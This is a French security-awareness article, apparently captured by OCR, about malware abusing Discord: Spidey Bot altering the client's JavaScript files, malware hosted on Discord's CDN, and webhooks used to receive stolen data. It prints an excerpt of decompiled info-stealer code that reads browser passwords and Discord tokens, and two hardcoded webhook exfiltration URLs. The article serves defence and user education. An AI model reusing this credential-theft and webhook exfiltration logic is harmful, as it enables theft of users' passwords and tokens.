
Discord abusé par des malwares

Les joueurs en ligne utilisent beaucoup **Discord** afin de communiquer.

Depuis quelques temps ce dernier est visé par **des attaques de malwares**.
Ainsi des cybercriminels cherche à abuser du client ou certains services de chat pour effectuer des actions malveillantes.

Voici quelques informations afin de se tenir au courant et ainsi les éviter.




Discord modifié par des malwares

Le client Windows Discord est une application Electron.
Ce qui signifie que presque toutes ses fonctionnalités se dérivent de HTML, CSS et JavaScript.
Cela permet aux logiciels malveillants de modifier leurs fichiers centraux de sorte que le client exécute un comportement malveillant au démarrage.

En effet Discord offre plusieurs avantages pour des cybercriminels.

- Par défaut, il se charge au démarrage de Windows.
- Il ne possède pas d'auto vérifications de son intégrité.

Fin Octobre 2019, on a pu assisté à la découverte d'un malware « **Spidey Bot** » qui modifie un fichier de Discord.
Ce dernier va modifier un fichier JavaScript de l'application puis le relancer pour forcer son exécution.



A partir de là, il collecte diverses données comme :

- Jeton utilisateur Discord
- La version du client
- Fuseau horaire de la victime
- Résolution d’écran
- Adresse IP locale de la victime
- Adresse IP publique de la victime via WebRTC
- Informations utilisateur telles que nom d’utilisateur, adresse électronique, numéro de téléphone, etc.
- S’ils ont stocké des informations de paiement
- Facteur de zoom
- Le Web Agent du navigateur
- Les 50 premiers caractères du presse-papiers Windows des victimes. Ainsi lorsque l’utilisateur stocke un mot de passe pour copier coller, l’attaquant le récupère.

Ensuite Discord se connecte à un serveur de contrôle du pirate.
Ce dernier peut alors faire exécuter des commandes et voler d'autres données.


La tactique est sournoise car même si le malware est supprimé, le code JavaScript malveillant demeure dans le client Discord.
De plus il ne serait probablement pas détecté par un logiciel antivirus.
Le seul moyen de nettoyer le client serait de désinstaller et de réinstaller le logiciel.

Auto-vérification du client

Pour ce malware spécifique, vous pouvez vérifier le contenu des fichiers suivants :

- %AppData%\Discord[version]\modules\discord_modules\index.js
- %AppData%\Discord[version]\modules\discord_desktop_core\index.js

Leurs contenus est très court avec une commande module.exports.



Mais d'autres malwares peuvent utiliser Discord en modifiant d'autres fichiers JS.
Ainsi pour protéger de ce type d'attaques, les prochaines versions du client doivent inclure **une auto vérification**.
Et donc au lancement du client, une vérification des hashs de chaque fichiers s'impose afin de détecter des modifications non voulues.

Discord chat et les malwares

Discord propose aussi des fonctions de chats et de discussions.
Les développeurs de logiciels malveillants et les attaquants abusent du service de discussion en l'utilisant pour héberger leurs programmes malveillants.
Il devient alors serveurs de commande et de contrôle.

Lorsqu'un utilisateur envoie un fichier, il est hébergé sur le CDN de Discord.
L'internaute qui lit peut récupérer l'adresse du fichier par un clic droit puis copier l'URL.
On obtient alors une URL du type : https://cdn.discordapp.com/attachments/636608706401927172/6395


02346656677914/calc.exe
Enfin il peut partager le fichier à d’autres utilisateurs non membres de Discord.

Ainsi en Août 2019, un chercheur interpelle sur Twitter Discord sur la possibilité d’uploader des malwares.
Par exemple, ci-dessous, une capture d’écran d’une personne qui a pu envoyer du contenu malveillant.

ThugCrowd
@thugcrowd

Hey @discordapp , do you happen to implement any sort of scanning for malicious file uploads? We got tipped off about a sketchy image that was uploaded on our server today and tested for ourselves. So far, none of our files (including literal ransomware) were flagged at all.

Traduire le Tweet



Le service client a alors répondu qu'il allait regarder.
Et il semblerait que depuis, une vérification du contenu uploadé soit effectué.

Un autre aspect important.
L'utilisateur qui a uploadé un contenu peut le supprimé depuis le chat.
Mais ce fichier n'est pas supprimé du serveur.
De même les fichiers bloqués semblent tout de même hébergé.
Ainsi les auteurs de malwares utilisent le CDN de discord pour héberger du contenu malveillant.
Certains trojan, keylogger ou autres en ont usés.

Discord webhooks

Discord contient une fonctionnalité appelée webhooks qui permet aux sites Web ou à des applications externes d'envoyer des messages à un canal Discord.

Comme toutes les fonctionnalités utiles, les développeurs de programmes malveillants tels que les ransomwares, les chevaux

de Troie voleurs d'informations, les fichiers RAT, etc. peuvent exploiter les Webhooks.
L'idée ici est de l'utiliser comme canaux de communication.

Ainsi par exemple ce malware vole les mots de passe de Mozilla Firefox, Google Chrome et Discord.

```
3   private void Form1_Load(object sender, EventArgs e)
4   {
5       List<IPassReader> list = new List<IPassReader>
6       {
7           new ChromePassReader(),
8           new FirefoxPassReader()
9       };
10      foreach (IPassReader current in list)
11      {
12          try
13          {
14              this.PrintCredentials(current.ReadPasswords(), current.BrowserName);
15          }
16          catch (Exception ex)
17          {
18              Console.WriteLine("Error reading " + current.BrowserName + " passwords: " + ex.Message);
19          }
20      }
21      List<string> list2 = new List<string>();
22      list2.Add("**Discord**");
23      list2.AddRange(A.GetTokens("Roaming\\Discord", false));
24      list2.Add("\n**Discord Canary**");
25      list2.AddRange(A.GetTokens("Roaming\\discordcanary", true));
26      list2.Add("\n**Google Chrome**");
27      list2.AddRange(A.GetTokens("Local\\Google\\Chrome\\User Data\\Default", false));
28      list2.Add("\n**Opera**");
29      list2.AddRange(A.GetTokens("Roaming\\Opera Software\\Opera Stable", true));
30      bool tokensFound = A.TokensFound;
```

Ensuite il envoie les données vers des canaux de discussion Discord à travers les URL suivantes.
Ainsi le cybercriminel récupère les données volées.

```
    // Token: 0x04000004 RID: 4
    public static string _hookUrl = "https://discordapp.com/api/webhooks/635459218064932897/28gkcH-
      veiX67FP9yKvR7Li9VDh65mnQKZJF0gmwXxJzTpbXZu18fcrJLrGW7wvdjz1d";

    // Token: 0x04000005 RID: 5
    public static string _hookUrl2 = "https://discordapp.com/api/webhooks/634734892776947712/
      rKa8uOC57kUFv46vktudMfovSWhn19Xoh7beKuJnR6sSNXgGUsx50aKvEdWnqYx2_Nrh";
}
```

Enfin des chercheurs en sécurité ont même découvert des packages NPM qui utilisent ce canal de communication.

Liens, conseils de sécurité et sources

Comme toujours, il faut bien faire attention aux fichiers que vous ouvrez.
Ainsi prenez bien le temps de vérifier le type de fichier.
S'il s'agit d'un exécutable (.exe, .com, .scr), il ne faut pas le télécharger.
De plus, en cas de doute ou par prévention, soumettez le à une analyse VirusTotal.
Plus d'informations : VirusTotal : scanner un fichier avec plusieurs antivirus

Enfin pour connaître les méthodes de propagation de malwares, lisez notre article complet.

> *Les Virus et Trojan – comment les internautes se font infecter*

Sources BleepingComputer

- Discord Turned Into an Info-Stealing Backdoor by New Malware
- Discord Abused to Spread Malware and Harvest Stolen Data